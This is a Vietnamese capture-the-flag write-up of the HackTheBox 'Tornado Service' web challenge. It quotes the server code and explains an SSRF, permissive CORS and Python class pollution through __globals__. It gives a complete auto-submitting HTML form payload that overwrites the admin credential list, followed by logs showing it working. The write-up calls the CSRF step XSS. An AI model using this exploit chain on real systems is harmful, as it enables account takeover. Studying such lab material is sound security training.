

Tornado Service (HTB Medium challenge)

Overview

Trang web cho phép report URL để bot review. Có chức năng update machine nhưng chỉ được update từ request từ localhost. Mục tiêu của challenge là report một URL của trang web attacker đang host một html có chứa mã độc. Điều bot truy cập vào link dính XSS và gửi request tương tác với các service của server để có được tài khoản admin. Đăng nhập và lấy flag.

Source code analysis

.	
— / [GET]	
— /get_tornados [GET]	
— /update_tornados [POST]	POST: machine_id, status
— /report_tornados [GET]	POST: ip
— /login [POST]	POST: username, password
— /stats [GET]	For account logged in only

- `/`: Trả về dashboard
- `/login`: Nhận POST request với username, password
- `/stats`: Trả về flag nếu như đã nhận được session sau khi đăng nhập
- `/get_tornados`: Nhận về json response chứa thông tin về các bảo (machine_id, status, ip)
- `/report_tornado`: nhận id từ parameter, tạo url theo ip đó rồi gọi bot mở trình duyệt truy cập vào url và chờ 10 giây

```
class ReportTornadoHandler(BaseHandler):
    def initialize(self, tornados):
        self.tornados = tornados

    def get(self):
        self.set_header("Content-Type", "application/json")
        ip_param = self.get_argument("ip", None)
        tornado_url = f"http://{ip_param}/agent_details"

        if ip_param and is_valid_url(tornado_url):
            bot_thread(tornado_url)
            self.write(json_response(f"Tornado: {ip_param}, has been reported", "Reported"))
        else:
            self.set_status(400)
            self.write(json_response("IP parameter is required", "Bad Request", error=True))
```

nhận id từ parameter và tạo url từ đó

truyền vào gọi bot với url

```
import time, random, threading, json
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.chrome.options import Options
```

```
def bot_runner(url):
    chrome_options = Options()
```

```
    chrome_options.add_argument("headless")
    chrome_options.add_argument("no-sandbox")
    chrome_options.add_argument("ignore-certificate-errors")
    chrome_options.add_argument("disable-dev-shm-usage")
    chrome_options.add_argument("disable-infobars")
    chrome_options.add_argument("disable-background-networking")
    chrome_options.add_argument("disable-default-apps")
    chrome_options.add_argument("disable-extensions")
    chrome_options.add_argument("disable-gpu")
    chrome_options.add_argument("disable-sync")
    chrome_options.add_argument("disable-translate")
    chrome_options.add_argument("hide-scrollbars")
    chrome_options.add_argument("metrics-recording-only")
    chrome_options.add_argument("no-first-run")
    chrome_options.add_argument("safebrowsing-disable-auto-update")
    chrome_options.add_argument("media-cache-size=1")
    chrome_options.add_argument("disk-cache-size=1")
```

set cấu hình cho browser

```
    client = webdriver.Chrome(options=chrome_options)
```

```
    client.get(url)
    time.sleep(10)
    client.quit()
```

bot truy cập vào url, chờ 10 giây rồi tắt

```
def bot_thread(url):
    thread = threading.Thread(target=bot_runner, args=(url,))
    thread.start()
    return thread
```

- `/update_tornado`: nếu request từ localhost thì cho vào, update tính chất của tornado một cách truy hồi theo input được gửi lên

```
class UpdateTornadoHandler(BaseHandler):
    def initialize(self, tornados):
        self.tornados = tornados
```

```
    def post(self):
        self.set_header("Content-Type", "application/json")
        if not is_request_from_localhost(self):
            self.set_status(403)
            self.write(json_response("Only localhost can update tornado status.", "Forbidden", error=True))
            return
```

chỉ cho phép request từ localhost

```
        try:
            data = json.loads(self.request.body)
            machine_id = data.get("machine_id")
```

JSON parse body request

```
        for tornado in self.tornados:
            if tornado.machine_id == machine_id:
                update_tornados(data, tornado)
                self.write(json_response(f"Status updated for {machine_id}", "Update"))
                return
```

nếu có machine_id thì update

```
        self.set_status(404)
        self.write(json_response("Machine not found", "Not Found", error=True))
    except json.JSONDecodeError:
        self.set_status(400)
        self.write(json_response("Invalid JSON", "Bad Request", error=True))
```

```
def update_tornados(tornado, updated):
    for index, value in tornado.items():
        if hasattr(updated, "_getitem_"):
            if updated.get(index) and type(value) == dict:
                update_tornados(value, updated.get(index))
            else:
                updated[index] = value
        elif hasattr(updated, index) and type(value) == dict:
            update_tornados(value, getattr(updated, index))
        else:
            setattr(updated, index, value)
```

update thuộc tính của đối tượng một cách truy hồi

Server có list các tài khoản với mật khẩu random, cần có tài khoản để đăng nhập và đọc flag

Với các endpoint của server đều được cài đặt các header:

```
class BaseHandler(tornado.web.RequestHandler):
    def set_default_headers(self):
        self.set_header("Access-Control-Allow-Origin", "*")
        self.set_header("Access-Control-Allow-Methods", "GET,POST,PUT,DELETE,OPTIONS")
        self.set_header("Access-Control-Allow-Headers", "Content-Type, Authorization, x-requested-with")

    def write_error(self, status_code, **kwargs):
        self.set_header("Content-Type", "application/json")
        if "exc_info" in kwargs:
            exception = kwargs["exc_info"][1]
            message = exception.log_message if hasattr(exception, "log_message") else str(exception)
        else:
            message = self._reason

        self.finish(json_response(message, self.__class__.__name__, error=True))
```

Access-Control-Allow-Origin:*

Access-Control-Allow-Methods:GET,POST,PUT,DELETE,OPTIONS

Access-Control-Allow-Headers:Content-Type, Authorization, x-requested-with

Vulnerability Analysis

- Ở **report**, server nhận **ip** gửi lên và cho bot truy cập vào url được tạo từ ip đó một cách trực tiếp mà không có sàng lọc, kiểm tra ==> Server-side request forgery (SSRF)
- Trong hàm **update_tornados**, tin vào các **key:value** đầu vào và update dựa trên đó chứ không ép buộc chỉ update những thuộc tính cho phép.
- Chính sách **CORS** quá dễ dãi: **Access-Control-Allow-Origin:***, header này cho phép trang nào cũng có quyền tương tác với server.
- Browser của bot không được cài đặt tính năng: tắt execute js => Cross-site request forgery (XSS)

```
USERS = [
    {
        "username": "lean@tornado-service.htb",
        "password": generate(32),
    },
    {
        "username": "xclo3n@tornado-service.htb",
        "password": generate(32),
    },
    {
        "username": "makelaris@tornado-service.htb",
        "password": generate(32),
    }
]
```

Exploitation

- Viết payload và để ở server của mình (webhook). Cài đặt là response khi được request tới.

Payload

```
<!DOCTYPE html>
<html>
<body>
  <h1>Attacking Tornado...</h1>

  <form id="bbt" action="http://127.0.0.1:1337/update_tornado" method="POST"
  enctype="text/plain">
    <input type="hidden" name='{ "machine_id": "host-6667", "__class__":
    {"__init__": {"__globals__": {"USERS": [{"username": "lean@tornado-service.htb",
    "password": "123"}]}}}', "trash": "' value='"}'>
  </form>

  <script>
    window.onload = function() {
      console.log("[+] Submitting form to localhost!");
      document.getElementById('bbt').submit();
    };
  </script>
</body>
</html>
```

Đưa cho report với id là `webhook-ip?`: Ví dụ `abcdefgh.requestrepo.com?`. Dấu `?` để vô hiệu hóa phần `/agent_details` ở trong `http://{ip_param}/agent_details` thành query.

URL sau khi được tạo là: `http://abcdefgh.requestrepo.com?/agent_details`. Bot mở trình duyệt truy cập vào URL. Trang webhook trả về payload html ở trên.

Bot dính XSS và code được thực thi, gửi request tới endpoint `/update_tornado` và update danh sách tài khoản `USERS` thành tài khoản mật khẩu của mình.

Đăng nhập bằng cách gửi **POST** request tới `/login` và **GET** request tới `/stats` để lấy flag.


Giải thích payload:

1. **Update function:** Vì trong hàm update của server cho phép update truy hồi theo các thuộc tính, điều này vô hình chung lại mở ra con đường Python object pollution. Sử dụng kĩ thuật khai thác tương tự như **Server-side template injection (SSTI)** để duyệt từ object (thứ được truyền vào) leo sang `globals` rồi tới các biến global - ở đây là `USERS`. Ở đây nếu như dùng `USERS[0]["password"] = "newPassWord"` để ghi đè tài khoản thứ nhất thì sẽ xảy ra lỗi.

Vì khi duyệt tới `USERS` ở đoạn

```
if hasattr(updated, "__getitem__"):
    if updated.get(index) and type(value) == dict:
```


thì `USERS` lúc này là list, có attribute `__getitem__` nhưng xuống dưới, type value là dict nhưng list lại không có attribute `get` nên sẽ xảy ra lỗi.



Thay vì sửa một index, mình ghi đè cả biến **USERS** bằng payload ở trên.

```
if hasattr(updated, "__getitem__"):
    if updated.get(index) and type(value) == dict:
        update_tornados(value, updated.get(index))
    else:
        updated[index] = value
```

Khi tới `updated.get(index)`, lúc này `updated` là `__globals__`, `index` là `USERS`, thì `globals` có `USERS` tất nhiên nhưng value lại là một list nên nó nhảy xuống nhánh else ở dưới và gán đè.



gifted_gates 3c53eae8a71d tornadoservice:latest **STATUS** Running (0 seconds ago)

1337:1337

Logs	Inspect	Bind mounts	Exec	Files	Stats
2026-04-17 07:55:34			[Debug] index, value: __init__ {'__globals__': {'USERS': [{'username': 'lean@tornado-service.htb', 'password': '123'}]}}		
2026-04-17 07:55:34			[Debug] setattr: <class 'application.main.TornadoObject'> __init__ {'__globals__': {'USERS': [{'username': 'lean@tornado-service.htb', 'password': '123'}]}}		
2026-04-17 07:55:34			[Debug] index, value: __globals__ {'USERS': [{'username': 'lean@tornado-service.htb', 'password': '123'}]}}		
2026-04-17 07:55:34			[Debug] setattr: <function TornadoObject.__init__ at 0x7c6071348720> __globals__ {'USERS': [{'username': 'lean@tornado-service.htb', 'password': '123'}]}}		
2026-04-17 07:55:34			[Debug] index, value: USERS [{'username': 'lean@tornado-service.htb', 'password': '123'}]		
2026-04-17 07:55:34			[Debug] updated[index], value [{'username': 'lean@tornado-service.htb', 'password': '863a8abfb025c4e84d99c4fb135912b7aa06ed8f7a2d850e370bd5984ce60250'}, {'username': 'xclow3n@tornado-service.htb', 'password': 'b4ca240d880bd2c780c951dcce8b8d288ea7e92ecb14973abbb799f67d62b009'}, {'username': 'makelaris@tornado-service.htb', 'password': '051b80f20058afd07d3ccf9c26ab452880b632d312dabf261cbf3474d230cd00'}] [{'username': 'lean@tornado-service.htb', 'password': '123'}]		
2026-04-17 07:55:34			[Debug] index, value: trash =		
2026-04-17 07:55:34			[Debug] setattr: <application.main.TornadoObject object at 0x7c6071350190> trash =		
2026-04-17 07:55:34			404 GET /favicon.ico (127.0.0.1) 1.06ms		

RAM 2.40 GB CPU 0.00% Disk: 5.42 GB used (limit 1006.85 GB) Update available

2. **Lý do không fetch bình thường mà dùng form submit:** Khi ta dùng fetch gửi POST request tới server với Content-Type: application/json (Vì server chỉ nhận cái này do nó dùng `data = json.loads(self.request.body)`). Điều này khiến cho request của mình có Header tương ứng. Điều này được coi là một complex request và có **Preflight Request - OPTIONS** request tới server.

Dù server có trả về method hợp lệ bao gồm OPTIONS, cho phép Content-Type là application/json và cho phép request xuất phát từ webhook (**Access-Control-Allow-Origin:***) nhưng phần **BaseHandler** không có hàm để xử lý OPTIONS request nên khi gặp được request này server không phản hồi và gây ra lỗi.

==> Cần gửi data ở dạng json nhưng Content-Type khác application/json ==> Dùng HTML form để gửi JSON. Đọc thêm tại [đây](#) và [đây](#) nữa

Giải thích ngắn gọn:

```
<form id="bbt" action="http://127.0.0.1:1337/update_tornado" method="POST"
  enctype="text/plain">
  <input type="hidden" name='{ "machine_id": "host-6667", "__class__":
  {"__init__": {"__globals__": {"USERS": [{"username": "lean@tornado-service.htb",
  "password": "123"}]}}}', "trash": "" value='}'>
</form>
```

Mặc định khi dùng form submission thì Content-Type là **x-www-form-urlencoded**. Việc để `enctype="text/plain"` để báo browser rằng khi thì không được URL encode phần input, để nó là text thuần.

Field **name** và **value** không được để trống và khi submit, browser tự ghép chúng bằng dấu `=` ở giữa. Lợi dụng điều này ta viết chèn thêm một cặp key:value khác là **trash** để khi được ghép lại thì ta có `{"USERS": [{"username": "lean@tornado-service.htb", "password": "123"}]}}', "trash": "="}`

gifted_gates 3c53eae71d **STATUS** Running (0 seconds ago)

Logs Inspect Bind mounts Exec Files Stats

```
2026-04-17 08:50:16 [SEVERE] http://127.0.0.1:1337/favicon.ico - Failed to load resource: the server responded with a status of 404 (Not Found)

2026-04-17 08:50:16 --- [BOT NETWORK LOGS] ---
2026-04-17 08:50:16 [BOT GŨI Đİ] Method: GET | URL: http://460w2vb2.requestrepo.com/?agent_details
2026-04-17 08:50:16 [BOT GŨI Đİ] Method: GET | URL: https://460w2vb2.requestrepo.com/?agent_details
2026-04-17 08:50:16 [BOT GŨI Đİ] Method: GET | URL: http://460w2vb2.requestrepo.com/?agent_details
2026-04-17 08:50:16 [BOT GŨI Đİ] Method: POST | URL: http://127.0.0.1:1337/update_tornado
2026-04-17 08:50:16 Body: {"machine_id": "host-6667", "__class__": {"__init__": {"__globals__": {"USERS": [{"username": "lean@tornado-service.htb", "password": "123"}]}}, "trash": "="}

2026-04-17 08:50:16 [BOT GŨI Đİ] Method: GET | URL: http://460w2vb2.requestrepo.com/favicon.ico
2026-04-17 08:50:16 [BOT GŨI Đİ] Method: GET | URL: http://127.0.0.1:1337/favicon.ico
2026-04-17 08:50:16 [BOT THREAD] Đã đóng tab cho URL: http://460w2vb2.requestrepo.com/?agent_details

2026-04-17 08:50:16 2026-04-17 01:50:16,144 INFO reaped unknown pid 163 (exit status 0)
2026-04-17 08:50:16 2026-04-17 01:50:16,144 INFO reaped unknown pid 165 (exit status 0)
2026-04-17 08:50:16 2026-04-17 01:50:16,145 INFO reaped unknown pid 168 (exit status 0)
2026-04-17 08:50:16 2026-04-17 01:50:16,145 INFO reaped unknown pid 169 (exit status 0)

RAM 1.37 GB CPU 0.06% Disk: 5.42 GB used (limit 1006.85 GB) >_  Update available
```

Như vậy là đã có thể giải quyết được bài này.

objective_noether e1a2accb7802 **STATUS** Running (0 seconds ago)

Logs Inspect Bind mounts Exec Files Stats

```
2026-04-16 00:07:24 GET /report_tornado?id=host-docker.internal/index.html?
2026-04-16 00:07:24 [Debug] tornado_url: http://host-docker.internal/index.html?agent_details
2026-04-16 00:07:24 [Debug] Validddd
2026-04-16 00:07:27 POST /update_tornado
2026-04-16 00:07:27 [Debug] data: {'machine_id': 'host-1185', '__class__': {'__init__': {'__globals__': {'USERS': [{'username': 'bbt@bbt.com', 'password': 'bbt'}]}}}}
2026-04-16 00:07:27 [Debug] tornado host-1185 104.1.128.7 inactive
2026-04-16 00:07:27 [Debug] index, value: machine_id host-1185
2026-04-16 00:07:27 [Debug] setattr: <application.main.TornadoObject object at 0x7812a07e5550> machine_id host-1185
2026-04-16 00:07:27 [Debug] index, value: __class__ {'__init__': {'__globals__': {'USERS': [{'username': 'bbt@bbt.com', 'password': 'bbt'}]}}}
2026-04-16 00:07:27 [Debug] setattr: <application.main.TornadoObject object at 0x7812a07e5550> __class__ {'__init__': {'__globals__': {'USERS': [{'username': 'bbt@bbt.com', 'password': 'bbt'}]}}}
2026-04-16 00:07:27 [Debug] index, value: __init__ {'__globals__': {'USERS': [{'username': 'bbt@bbt.com', 'password': 'bbt'}]}}}
2026-04-16 00:07:27 [Debug] setattr: <class 'application.main.TornadoObject'> __init__ {'__globals__': {'USERS': [{'username': 'bbt@bbt.com', 'password': 'bbt'}]}}}
2026-04-16 00:07:27 [Debug] index, value: __globals__ {'USERS': [{'username': 'bbt@bbt.com', 'password': 'bbt'}]}
2026-04-16 00:07:27 [Debug] setattr: <function TornadoObject.__init__ at 0x7812a07dc680> __globals__ {'USERS': [{'username': 'bbt@bbt.com', 'password': 'bbt'}]}
2026-04-16 00:07:27 [Debug] index, value: USERS [{'username': 'bbt@bbt.com', 'password': 'bbt'}]}
2026-04-16 00:07:27 [Debug] updated[index], value [{'username': 'lean@tornado-service.htb', 'password': 'b2a4f51f0c7a2e0f3d671b891ff81ee83e788d299da7b5f166b2436e65a83318'}, {'username': 'xclow3n@tornado-service.htb', 'password': 'e92ea5dc1f16851d7bb55608f7d2fa46ba78c15ac85e9c4a3cfaccde2a74862f'}, {'username': 'makelaris@tornado-service.htb', 'password': 'd58baf088c064a748c69b40af2b15700278994b77c9eb983874251aa5b4ee35c'}] [{'username': 'bbt@bbt.com', 'password': 'bbt'}]}
2026-04-16 00:07:27 [Debug] USERS: [{'username': 'bbt@bbt.com', 'password': 'bbt'}]}
2026-04-16 00:07:39 2026-04-15 17:07:39,122 INFO reaped unknown pid 1426 (exit status 0)
2026-04-16 00:07:39 2026-04-15 17:07:39,122 INFO reaped unknown pid 1428 (exit status 0)
2026-04-16 00:07:39 2026-04-15 17:07:39,122 INFO reaped unknown pid 1431 (exit status 0)
2026-04-16 00:07:39 2026-04-15 17:07:39,122 INFO reaped unknown pid 1432 (exit status 0)
2026-04-16 00:07:39 2026-04-15 17:07:39,122 INFO reaped unknown pid 1455 (exit status 0)
2026-04-16 00:07:39 2026-04-15 17:07:39,122 INFO reaped unknown pid 1452 (exit status 0)
2026-04-16 00:07:39 2026-04-15 17:07:39,123 INFO reaped unknown pid 1466 (exit status 0)
2026-04-16 00:07:39 2026-04-15 17:07:39,123 INFO reaped unknown pid 1499 (exit status 0)
2026-04-16 00:07:39 2026-04-15 17:07:39,123 INFO reaped unknown pid 1509 (exit status 0)
2026-04-16 00:07:47 POST /login
2026-04-16 00:08:39 GET /stats
```



bot đã gọi tới /update_tornado **payload**

trước khi update

sau khi update

login và lấy flag

Tiếp tục đăng nhập và lấy flag



Easter Egg

